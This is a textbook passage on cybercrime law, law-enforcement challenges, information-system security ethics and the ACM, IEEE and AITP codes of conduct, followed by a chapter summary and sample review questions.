Cybercrime law identifies standards of acceptable behaviour for information and communication technology (ICT) users; establishes socio-legal sanctions for cybercrime; protects ICT users, in general, and mitigates and/or prevents harm to people, data, systems, services, and infrastructure. Cybercrime law provides rules of conduct and standards of behaviour for the use of the Internet, computers, and related digital technologies, and the actions of the public, government, and private organizations; rules of evidence and criminal procedure, and other criminal justice matters in cyberspace; and regulation to reduce risk and/or mitigate the harm done to individuals, organizations and infrastructure should a cybercrime occur. There are three types of cybercrime laws:

- Substantive Law
- Procedural Law
- Preventive Law
- **Substantive Law**

An illegal act needs to be clearly described in and prohibited by law. *Substantive law* defines the rights and responsibilities of legal subjects, which include persons, organizations and states. Sources of substantive law include statutes and ordinances enacted by city, state and federal legislatures, federal and state constitutions, and court decisions.

Substantive law focuses on the *substance* of crime, such as the elements of a crime which includes the prohibited conduct and the mental element. Different states may choose to criminalize different conduct by choosing different elements that constitute a crime. Alternatively, states may criminalize the same conduct, but the laws may still differ as to what 'state of mind' makes them guilty for their conduct.

- **Procedural Law**

Procedural law defines the processes and procedures to be followed to apply substantive law and the rules to enable the enforcement of substantive law. An important part of procedural law is the *criminal procedure*, which includes comprehensive rules and guidelines on the manner in which suspected, accused, and convicted persons are to be handled and processed by the criminal justice system and its agents. Ultimately, procedural cybercrime law includes provisions on jurisdiction and investigative powers, rules of evidence and criminal procedure that relate to data collection, wiretapping, search and seizure, data preservation and data retention.

- **Preventive Law**

Preventive law focuses on regulation and risk mitigation. In the context of cybercrime, preventive legislation seeks to either prevent cybercrime or, at the very least, mitigate the damage resulting from the commission of cybercrime. Data protection laws and cybersecurity laws are designed to lessen the material harms from criminal breaches of private data should

a cybercrime occur, and/or minimize private vulnerability to cybercrime. Other laws enable criminal justice agents to identify, investigate and prosecute cybercrime by ensuring the necessary tools, measures and processes are in place to facilitate these actions.

Legal Enforcement Challenges

Law enforcement performs an essential role in achieving our nation's cybersecurity objectives by investigating a wide range of cybercrimes, from theft and fraud to child exploitation, and apprehending and prosecuting those responsible. It is difficult to prosecute cybercriminals because of the following challenges:

- **Jurisdiction**

This is the most difficult barrier to prosecuting cybercrime. Law enforcement may only carry out a cybercrime investigation, and national courts may only judge cybercrime cases, if the interested state has jurisdiction. Jurisdiction refers to a state's power and authority to enforce laws and punish noncompliance with laws.

Most of the time, the person committing the crime is located outside of the country or at least outside the legal jurisdiction of the court and prosecutors seeking the conviction. Given that there are no geographic boundaries and territories in cyberspace, the location cannot be used to determine jurisdiction. It is hard enough to successfully prosecute a cybercriminal if they originate in the same jurisdiction as the victim, but close to impossible when both reside in different locations.

- **Poor Knowledge about Prosecution**

Localities, cities and states have had a hard time figuring out what is or is not illegal in the computer world for a particular location, especially if that crime involves computers or people outside of their jurisdiction.

It has taken decades for law enforcement agencies, legal systems and juries to get up to speed on cybercrime. Law enforcement agencies have had to train their officers to recognize the various forms of cybercrime, how to collect and preserve related evidence, and how to hire and train specialized forensic investigators. Prosecutors, judges and juries have to be educated as well.

- **Non-reporting of Cybercrimes**

The vast majority of Internet crimes are never reported because most of the people have no idea of where and how to report Internet crime. Because most Internet crimes are not reported, accurate statistics and evidence are hard to come by even though they are needed to help in a successful prosecution.

- **Difficulty in Gathering Legal Digital Evidence**

Digital evidence refers to 'any type of information that can be extracted from computer systems or other digital devices and that can be used to prove or disprove an offence'. Digital

evidence can support or disprove victim, witness and suspect testimony, support or refute the truth of a matter asserted, identify a perpetrator's motive, intent and location, identify a perpetrator's behaviour, and determine criminal culpability.

Rules of evidence and criminal procedure include the criteria used to determine whether digital evidence is admissible in court. These rules prescribe the manner in which digital evidence is documented, collected, preserved, transmitted, analyzed, stored and safeguarded to ensure its admissibility in national courts. To be admissible, digital evidence is authenticated and its integrity is established. Authentication procedures involve identifying the source/author of the digital evidence and verifying the integrity of the evidence. The maintenance of a *chain of custody*, i.e. a detailed log about the evidence, the condition of the evidence, its collection, storage, access, and transfer and reasons for its access and transfer, is essential to ensure the admissibility of digital evidence in most courts of law.

However, the rules of evidence and criminal procedure are not standardized between countries. Similar rules of evidence and criminal procedure are needed for cybercrime because this form of crime transcends borders and impacts digital devices and systems anywhere in the world with an Internet connection.

6.7. Ethical Issues in Security Management

Ethics refers to a system of moral principles that relates to the benefits and harms of particular actions, and to the rightness and wrongness of motives and ends of those actions. In simple words, ethics is an objectively defined standard of 'right' and 'wrong'.

Because of the ubiquity and importance of information systems in the organization of all types, there are many potential misuses and abuses of information and electronic communication that create privacy and security problems. In addition to questions of legality, misuse and abuse raise concerns of ethics.

Information System Security

Information system security refers to the way in which the system is protected against unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction.

There are two major aspects of information system security:

- **Security of the information technology used:** Securing the system from malicious cyberattacks that tend to break into the system and to access critical private information or gain control of the internal systems.
- **Security of data:** Ensuring the integrity of data when critical issues, arise such as natural disasters, computer/server malfunction, physical theft, etc. Generally, an off-site backup of data is kept for such problems.

The information system security can be guaranteed in the following ways:

- Preventing the unauthorized individuals or systems from accessing the information.
- Maintaining and assuring the accuracy and consistency of data over its entire life cycle.
- Ensuring that the computing systems, the security controls used to protect it and the communication channels used to access it, functioning correctly all the time, thus making information available in all situations.
- Ensuring that the data, transactions, communications or documents are genuine.
- Ensuring the integrity of a transaction by validating that both parties involved are genuine, by incorporating authentication features such as 'digital signatures'.
- Ensuring that once a transaction takes place, none of the parties can deny it, either having received a transaction or having sent a transaction. This is called 'non-repudiation'.
- Safeguarding data and communications stored and shared in network systems.

Ethical Issues related to Information System Security

The foundation of all security systems is formed by moral principles and practices of those people involved and the standards of the profession. That is, while people are part of the solution, they are also mostly, the problem. It is easy to educate the people about security problems that arise in information system security; however, it is more difficult to deal with the underlying ethical issues. There are ethical issues related to personnel, technology intrusion, social and legal responsibilities and ownership as shown in Table 7:

Table 7: Ethical Issues in Information Systems

Area	Ethical Issues
Technology Intrusion	• Privacy internal to the firm • Privacy external to the firm • Computer surveillance • Employee monitoring • Hacking
Personnel Issues	• Employee interruption • Ergonomics and human factors • Training to avoid job obsolescence
Legal and Social Responsibilities	• Misuse, fraud and abuse • Accuracy and timeliness of data • Over-rated system capabilities and 'smart' computers • Monopoly of data

Area	Ethical Issues
Ownership Issues	• Proprietary rights • Conflicts of interest • Software copyrights • Use of company assets for personal benefit • Theft of data, software, or hardware

Codes of Conduct

Ethics cannot be reduced to precise laws or sets of facts. A professional code of conduct performs the following functions:

- A positive code of conduct stimulates the professionals and builds confidence among the customers about the product or service.
- A code of conduct educates the professionals about their responsibilities to maintain quality of service and to consider well-being of their customers. It also educates the managers about their responsibility to support and boost their employee's ethical behaviour.
- A code of conduct helps the professional to take a decision when he/she is in a dilemma about the interests of employer and customer.
- A code of conduct forms the base of discipline. It is used by professionals to revoke membership and used by an employee to take disciplinary action.
- A code of conduct boosts the profession's public image.

To provide guidance to professionals and to clear an idea about what employers and customers have a right to expect, a number of professional societies like the following have adopted ethical codes of conduct:

- The Association of Computing Machinery (ACM)
- The Institute of Electrical and Electronics Engineers (IEEE)
- The Association of Information Technology Professionals (AITP)

The code of conduct described by the above societies are based on the following themes:

- Dignity and worth of other people
- Personal integrity and honesty
- Responsibility for work
- Confidentiality of information
- Public safety, health and welfare
- Participation in professional societies to improve standards of the profession
- The notion that public knowledge and access to technology is equivalent to social power.

ACM Code of Ethics and Professional Conduct

ACM Code of Ethics and Professional Conduct applies to computer scientists. ACM code of conduct related to professional responsibilities are as follows:

- Strive to achieve the highest quality, effectiveness and dignity in both the process and products of professional work.
- Acquire and maintain professional competence.
- Know and respect existing laws pertaining to professional work.
- Accept and provide appropriate professional review.
- Give comprehensive and thorough evaluations of computer systems and their impacts, including analysis and possible risks.
- Honour contracts, agreements and assigned responsibilities.
- Improve public understanding of computing and its consequences.
- Access computing and communication resources only when authorized to do so.

IEEE Code of Ethics and Professional Conduct

The IEEE code of ethics applies to computer engineers as well as other types of electrical and electronic engineers. IEEE code of ethics demands that every professional guarantee to commit themselves to the highest ethical and professional conduct and agree :

- To accept responsibility in making decisions consistent with the safety, health and welfare of the public, and to disclose promptly factors that might endanger the public or the environment;
- To avoid real or perceived conflicts of interest whenever possible, and to disclose them to affected parties when they do exist;
- To be honest and realistic in stating claims or estimates based on available data;
- To reject bribery in all forms;
- To improve the understanding of technology, its appropriate application and potential consequences;
- To maintain and improve technical competence and to undertake technological tasks for others only if qualified by training or experience, or after full disclosure of pertinent limitations;
- To seek, accept and offer honest criticism of technical work, to acknowledge and correct errors, and to credit properly the contributions of others;
- To treat fairly all persons regardless of such factors as race, religion, gender, disability, age or national origin;

- To avoid injuring others, their property, reputation or employment by false or malicious action; and
- To assist colleagues and co-workers in their professional development and to support them in following this code of ethics.

AITP Code of Ethics and Professional Conduct

The AITP standard of conduct applies to managers of computer systems and projects. AITP code of conduct related to professional responsibilities are as follows:

- Be honest in all my professional relationships.
- Take appropriate action in regard to any illegal or unethical practices that come to my attention.
- However, I will bring charges against any person only when I have reasonable basis for believing
- in the truth of the allegations and without any regard to personal interest.
- Endeavour to share my special knowledge.
- Cooperate with others in achieving understanding and in identifying problems.
- Not to use or take credit for the work of others without specific acknowledgement and authorization.
- Not to take advantage of the lack of knowledge or inexperience on the part of others for personal gain.

6.8. Summary

This chapter revolves around security policies, risk analysis and management, ethical issues in security management and the role of legal system. At the beginning of the chapter, the concept of security planning is introduced followed by various kinds of documentation involved in security planning like security policy, standards, guidelines, baselines and procedures. Later, different types of security policies such as advisory, regulatory, informative, NIST-defined and need-specific policies are discussed in detail. Further, the notion of business continuity plan is explained that involves the description of numerous business interruptions and a thorough discussion on business continuity life cycle. Thereafter, multiple types of risks involved in IT services and the process of risk analysis are described. The further topic of discussion is incident management. The process of risk management, roles and responsibilities involved in it, best practices and its benefits are explained under this topic. Subsequently, the several types of cybercrimes and the laws related to it are discussed under legal system. Many challenges involved in legal enforcement are elaborated afterwards. At the end of the chapter, ethical issues in security management are discussed in-depth. It

involves tabulation of ethical issues in information system security followed by explanation of various codes of ethics and professional conduct like ACM, IEEE and AITP.

Sample Questions

1. Explain various types of security documents used in security plan.
2. Write a note on: i) Advisory Policy ii) Regulatory Policy.
3. Write a note on: i) Organisational Policy ii) Informative Policy.
4. Describe NIST-defined policies.
5. Explain need-specific policies.
6. Why integrity policies are hazier than confidentiality policies?
7. Enlist different interruptions experienced by a business. What is the purpose of business continuity plan?
8. Explain business continuity life cycle in brief.
9. What is business impact analysis? What are its goals?
10. Describe stages of business impact analysis.
11. What are several types of vulnerability assessment scans?
12. Write a short note on PDCA cycle.
13. How business continuity plan is designed? Explain with the help of an example.
14. Which committees are involved in business continuity planning?
15. Define the following:
    - Contingency Plan
    - Disaster Recovery Plan
    - Continuity of Operations Plan
16. Define the following terms:
    - Risk
    - Risk probability
    - Risk impact
    - Risk exposure
    - Risk leverage
17. How the risks are differentiated?
18. Compare baseline approach and informal approach.
19. What are the advantages and drawbacks of detailed risk analysis?
20. What are the assets identified in detailed risk analysis approach?
21. What is likelihood of exploitation? How to estimate it?

22. Explain risk consequences along with an example.
23. Describe risk levels with an example.
24. How the risks are handled by an organization?
25. What is an incident? How does it differ from a problem?
26. What is an incident management? What are its benefits?
27. What are the types of incidents?
28. Explain incident management process workflow.
29. Write a note on roles and responsibilities in incident management.
30. What are the tasks to be performed by the incident manager?
31. Which best practices are to be followed in incident management?
32. What are various types of incident management tools?
33. Which practices should not be followed in incident management?
34. Write a note on the following cybercrimes:
    - Identity theft
    - Cyberstalking
    - Social engineering
35. Write a note on any two of the following:
    - Substantive law
    - Procedural law
    - Preventive law
36. What are the challenges in legal enforcement in the case of cybercrimes?
37. Why is it difficult to gather digital legal evidence against cybercrime?
38. Which ethical issues arise in information systems?
39. Which functions are performed by professional code of conduct?
40. Write a note on any two of the following:
    - ACM code of ethics
    - IEEE code of ethics
    - AITP code of ethics